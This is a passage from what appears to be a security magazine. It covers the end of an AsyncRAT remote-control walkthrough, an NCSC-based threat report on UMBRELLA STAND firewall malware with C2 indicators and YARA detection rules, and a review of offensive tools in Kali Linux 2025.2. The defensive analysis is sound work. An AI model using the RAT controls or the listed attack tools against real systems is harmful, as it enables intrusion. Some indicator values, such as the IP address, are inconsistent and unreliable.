


You can even send AsyncRat client to either memory hard disk.




From client management options, you can either close, restart, update or uninstall the AsyncRAT client on the target system.


"AsyncRAT is a remote access trojan (RAT) that exploits the async/await pattern for efficient, asynchronous communication," –Forcepoint X-Labs researcher Jyotika Singh



Similarly, you can even shutdown, log out or reboot the target system.



You can even block some clients if you want.



IN **T** **HREAT** **ELLIGENCE**

**UMBRELLA
STAND Malware
targeting Forti-
net Fortigate
Firewalls**

National Cyber Security Centre (NCSC) of UK has recently issued a critical warning about a malware campaign targeting internet facing Fortinet FortiGate 100D series firewalls which are extensively used for enterprise security. Let's study in detail of this threat.

Threat Identification

Threat Actor: Umbrella malware is a modular and new malware strain that has been observed recently spreading by exploiting vulnerabilities in network edge devices.

Tactics Techniques & Procedures: Umbrella malware campaign is a very sophisticated malware campaign exploiting vulnerabilities in internet facing Fortinet 100D firewalls to establish long term persistence and shell execution capabilities. It communicates with its C2C server on port 443 using fake TLS handshakes. This blends its malicious traffic with legitimate HTTPS traffic originating from that port.

This malware is modular. Basically, Umbrella malware is a set of tools providing shell execution access on compromised embedded devices.

The main component of Umbrella malware is the file named "blghtd" that is responsible for networking and processing tracking. There is another file named "jvlnpe" whose function is to ensure that "blghtd" is running. Apart from these two, it also deploys OpenLDAP, tcpdump, nbtscan busybox with different names and a binary named SHOE RACK.

SHOE RACK is its POST exploitation malware. It is developed using Go 1.18 programming language and uses both DNS over HTTPs and SSH tunneling to establish persistent backdoor. While using DNS-over HTTPS, it selects from legitimate DNS providers including Google DNS, Cloudflare, NextDNS, Quad 9, and OpenDNS for DNS resolution. It uses a hardcoded domain Phcia.duckdns.org on port 443.

Persistence: Reboot hooking

Defense Evasion: To evade defenses, UMBRELLA STAND and associated tools create a hidden folder in /data2/.ztl. It also uses names that appear

similar to genuine files on Linux System. It also makes use of AES encryption. Another method it uses to evade defenses is to use the genuine functionality of FortiOS itself.

FortiOS by default hides some files and directories from even device administrators. One of them is /data/etc/.ftgd_trusted/. A file deployed by Umbrella Malware, “cisz” modifies /bin/sysctl replaces the string /data/etc/.ftgd_trusted/ with the directory created by threat actor /data2/.ztls/

Impact

It is highly likely that this malware is just used for initial access and to further expand the hack subsequently. This can be deduced considering the tools it deploys. For example, tcpdump is a sniffer and network analyzer that can help in lateral movement. Its final objective is to take over the entire network.

Indicators of Compromise (IOC)

These are the Indicators of Compromise that can reveal if your Fortinet Fortigate firewall has been compromised.

*This part of the page
has been
intentionally
left blank*

TYPE	DESCRIPTION	VALUES
Filename	Names of files	jvnlp, blghtd, cisz, a, lidwok, dskz, tdp, nbso
IPv4	Command & Control (C&C) infrastructure	89.44.194.32
Path	Hidden directory threat actors created	/data2/.ztlsl/
Path	Paths used by threat actors	/tmp/%d.sv /data2/tmp/%s.i ni
Filename	Malware name	ldnet
Domain	C2 Domain	phcia.duckdns.o rg:443

Recommended actions

- 1) Update your Fortinet Fortigate firewalls to the latest updates available.
- 2) Audit your internet exposed Fortigate firewall devices for modifications like presence of suspicious binaries with names /bin/httpsd, blghtd, jvnlp and other files given in IOC. Also check if there is a hidden directory named /data2/.ztl/.
- 3) Conduct deep packet inspection on port 443 to detect abnormal TLS behavior.
- 4) Also perform packet inspection if any traffic is going to 89.4.194.32 IP.
- 5) Disable unnecessarily used ports.

Below are the YARA rules to detect UMBRELLA MALWARE.

Rules and signatures

Description	Identifies sample based on encrypted stack strings.
Precision	No false positives identified in VirusTotal retro-hunts.
Rule type	YARA

```
rule UMBRELLA_STAND_stack_constants_used_for_crypt
{
    meta:
        author = "NCSC"
        description = "Identifies UMBRELLA STAND sample based on encrypted stack strings."
        date = "2025-06-18"
    strings:
        $ = {C6 45 D0 92 C6 45 D1 48 C6 45 D2 D6 C6 45 D3 E3 C6 45 D4 39 C6 45 D5 EE C6 45 D6 CE C6 45 D7 E4 C6 45 D8 59 C6 45 D9 58 C6 45 DA 97 C6 45 DB E5 C6 45 DC 2E C6 45 DD 27 C6 45 DE 98 C6 45 DF DE C6 45 E0 93 C6 45 E1 A8 C6 45 E2 77 C6 45 E3 9B C6 45 E4 4A C6 45 E5 F0 C6 45 E6 EF C6 45 E7 74 C6 45 E8 80 C6 45 E9 2D C6 45 EA EB C6 45 EB 30 C6 45 EC 1F C6 45 ED B5 C6 45 EE D9 C6 45 EF C7}
        // Key
        $ = {C6 45 C0 77 C6 45 C1 90 C6 45 C2 3D C6 45 C3 35 C6 45 C4 A4 C6 45 C5 9F C6 45 C6 0F C6 45 C7 5E C6 45 C8 F5 C6 45 C9 52 C6 45 CA 44 C6 45 CB 69 C6 45 CC B9 C6 45 CD C0 C6 45 CE BA C6 45 CF DC} // IV
    condition:
        uint32(0) == 0x464C457F and
        any of them
}
```


Description	Identifies sample based on strings, if string obfuscation is not present.
Precision	No false positives identified in VirusTotal retro-hunts.
Rule type	YARA

```

rule UMBRELLA_STAND_plaintext_of_encrypted_stings
{
    meta:
        author = "NCSC"
        description = "Identifies UMBRELLA STAND sample based on strings, if string obfuscation is not present."
        date = "2025-06-18"
    strings:
        $ = {ED B8 83 20}
        $ = "%s/%d.sv"
        $ = "%s/%s.ini"
        $ = "%s>%s 2>&l"
        $ = "%[^]=%[^]"
        $ = "/data2/.ztlsl/"
        $ = "/proc/%s/status"
        $ = "%*s %s"
        $ = "./lidwok killall blghtd"
        $ = "89.44.194.32"
        $ = "/data2/.ztlsl/lidwok"
    condition:
        uint32(0) == 0x464C457F and
        5 of them
}

```

Description	Identifies sample based on strings present in injected tooling.
Precision	No false positives identified in VirusTotal retro-hunts.
Rule type	YARA

```

rule UMBRELLA_STAND_injected_tool_load_mechanism
{
    meta:
        author = "NCSC"
        description = "Identifies UMBRELLA STAND sample based on strings present in tooling."
        date = "2025-06-18"
    strings:
        $ = "LoadMsg"
        $ = "/bin/httpd"
        $ = "/proc/%d/cmdline"
        $ = "/tmp/logx"
        $ = "error"
    condition:
        uint32(0) == 0x464C457F and
        all of them
}

```

Description	Identifies sample based on custom Base64 alphabet and encryption key.
Precision	No false positives identified in VirusTotal retro-hunts.
Rule type	YARA

```

rule UMBRELLA_STAND_deobfuscated_custom_base64_and_encryption_key
{
    meta:
        author = "NCSC"
        description = "Identifies UMBRELLA STAND sample based on custom base64 alphabet and encryption key reference."
        date = "2025-06-18"
        strings:
            $ = ",((@=+utivp45ztvo6&RFvt&*&tp&!q;"
            $ = "ef345FGHIJKLMNOPWghijklmnoXYd67TUVABC89+/pqrstQRSDEZabcuvwxxyz012"

        condition:
            uint32(0) == 0x464C457F and
            any of them
}

```

Description	Identifies sample based on string usage
Precision	No false positives identified in VirusTotal retro-hunts.
Rule type	YARA

```

rule UMBRELLA_STAND_strings_used_in_firewall_malware
{
    meta:
        author = "NCSC"
        description = "Identifies UMBRELLA STAND sample based on strings."
        date = "2025-06-18"
        strings:
            $ = "/bin/httpsd"
            $ = "dxumbsu"
            $ = "/proc/%d/cmdline"
            $ = "/tmp/logx"
            $ = "/etc/ld.so.preload"
            $ = "loadMsg"
            $ = "/SYSV64564856"

        condition:
            uint32(0) == 0x464C457F and
            all of them
}

```

Description	Identifies sample based on strings used to configure injection.
Precision	No false positives identified in VirusTotal retro-hunts.
Rule type	YARA

```
rule UMBRELLA_STAND_injection_related_strings
{
  meta:
    author = "NCSC"
    description = "Identifies UMBRELLA STAND sample based on
strings used to configure injection."
    date = "2025-06-18"
  strings:
    $ = "/SYSV64564856"
    $ = "/etc/ld.so.preload"
    $ = "version 2"
    $ = "init_drivercheck"
  condition:
    uint32(0) == 0x464C457F and
    3 of them
}
```

*This part of the page
has been
intentionally
left blank*



What's New

Kali Linux 2025.2

The makers of Kali Linux have released the second release of this year, Kali Linux 2025.2. Without delay, let's start learning what's new in this release.




Latest features to be excited about

Bloodhound Community Edition (CE):

If you have been following our magazine for a bit of time like 1 or 2 years, you already know that Bloodhound was added to Kali a few releases back. In this release, it got a major upgrade. It has been updated to the latest version of the software available, Bloodhound Community Edition (CE).

TicWatch Pro 3 with Kali NetHunter installed now supports wireless injection, de-authentication, and able to capture WPA2 handshakes.



It is a good thing as the legacy version of Bloodhound added earlier posed us a lot of problems. Bloodhound which is a major tool of Active Directory reconnaissance, is now also shipped with a full set of ingestors to support it.

Bloodhound-ce-python is the ingester made specifically for BloodHound CE. Don't mix it up with the old bloodhound-python, which only works with the legacy version.


```
(kali㉿kali)-[~]  
$ sharphound  
  
> sharphound ~ for BloodHound CE collector  
  
/usr/share/sharphound  
├─ SharpHound.exe  
├─ SharpHound.exe.config  
├─ SharpHound.pdb  
├─ SharpHound.ps1  
(kali㉿kali)-[/usr/share/sharphound]  
$ █
```

```
(kali㉿kali)-[/usr/share/sharphound]  
$ azurehound  
AzureHound v2.5.0  
Created by the BloodHound Enterprise team - https://bloodhoundenterprise.io  
  
The official tool for collecting Azure data for BloodHound and BloodHound Enterprise
```

```
(kali㉿kali)-[/usr/share/sharphound]  
$ bloodhound-ce-python  
INFO: BloodHound.py for BloodHound Community Edition
```

New tools:

Apart from Bloodhound CE and its ingestors, this release also brings lot of new tools. They are binwalk3, which is a firmware analysis tool.

```
(kali㉿kali)-[/usr/share/sharphound]
$ binwalk3 -h
```

Analyzes data for embedded file types

Usage: binwalk3 [OPTIONS] [FILE_NAME]

Bopscrk, a powerful wordlist generator.

```
(kali㉿kali)-[~]
$ bopscrk
```

```
usage: bopscrk [-h] [-i] [-w ] [-m ] [-M ] [-c]
               [-l] [-n ] [-a ] [-o ] [-C ]
               [--version]
```

Generates smart and powerful wordlists.

Common binaries of chisel which is a fast TCP/UDP tunneling tool used in penetration testing and Red Team operations.

```
/usr/share/chisel-common-binaries
```

```
— chisel_1.10.1_darwin_amd64
— chisel_1.10.1_darwin_arm64
— chisel_1.10.1_linux_386
— chisel_1.10.1_linux_amd64
— chisel_1.10.1_linux_arm64
— chisel_1.10.1_openbsd_386
— chisel_1.10.1_openbsd_amd64
— chisel_1.10.1_openbsd_arm64
— chisel_1.10.1_windows_386.exe
— chisel_1.10.1_windows_amd64.exe
— chisel_1.10.1_windows_arm64.exe
```

CRLFuzz, a fast tool written in Go to scan for CRLF vulnerabilities.


```

└─$ wfuzz
/usr/lib/python3/dist-packages/wfuzz/__init__.py:
34: UserWarning:Pycurl is not compiled against Ope
nssl. Wfuzz might not work correctly when fuzzing
SSL sites. Check Wfuzz's documentation for more in
formation.
*****
*****
* Wfuzz 3.1.0 - The Web Fuzzer

```

Donut, a position – independent shell code generator.

```

└─$ donut

[ Donut shellcode generator v1 (built Mar 10 202
5 15:50:28)
[ Copyright (c) 2019-2021 TheWover, Odzhan

usage: donut [options] <EXE/DLL/VBS/JS>

```

Gitxray, a GitHub OSINT tool.

```

gitxray: X-Ray and analyze GitHub Repositories and
their Contributors. Trust no one!
v1.0.17.4 - Developed by Kulkan Security [www.kulk
an.com] - Penetration testing by creative minds.
#####
#####

```

Ldeep, an LDAP enumeration tool.

```

(kali@kali)-[~]
└─$ ldeep
usage: ldeep - 1.0.86 [-h] [-o OUTFILE]
                    [--security_desc
                    {ldap,cache} ...

```

Binaries of ligolo-ng, a lightweight tunnel establishing tool.


```
/usr/share/ligolo-ng-common-binaries
├── ligolo-ng_agent_0.8.2_darwin_amd64
├── ligolo-ng_agent_0.8.2_darwin_arm64
├── ligolo-ng_agent_0.8.2_linux_amd64
├── ligolo-ng_agent_0.8.2_linux_arm64
├── ligolo-ng_agent_0.8.2_windows_amd64.exe
├── ligolo-ng_agent_0.8.2_windows_arm64.exe
├── ligolo-ng_proxy_0.8.2_darwin_amd64
├── ligolo-ng_proxy_0.8.2_darwin_arm64
├── ligolo-ng_proxy_0.8.2_linux_amd64
├── ligolo-ng_proxy_0.8.2_linux_arm64
├── ligolo-ng_proxy_0.8.2_windows_amd64.exe
└── ligolo-ng_proxy_0.8.2_windows_arm64.exe
```

Rubeus, a C# toolset used for interacting with Kerberos.

```
(kali@kali)-[~]
$ rubeus

> rubeus ~ Raw Kerberos interaction and abuses

/usr/share/windows-resources/rubeus
└── Rubeus.exe
```

And finally tinja, a template injection vulnerability scanner.

Kali NetHunter smart watch injection

Another new feature to be excited about is the introduction of the first actual smart watch with wireless injection support. Yes, Kali NetHunter on the TicWatch Pro 3 supports wireless injection, de-authentication and WPA hand shake recording now.

CARsenal


Car hacking tool set CAN Arsenal has been updated and also renamed C-

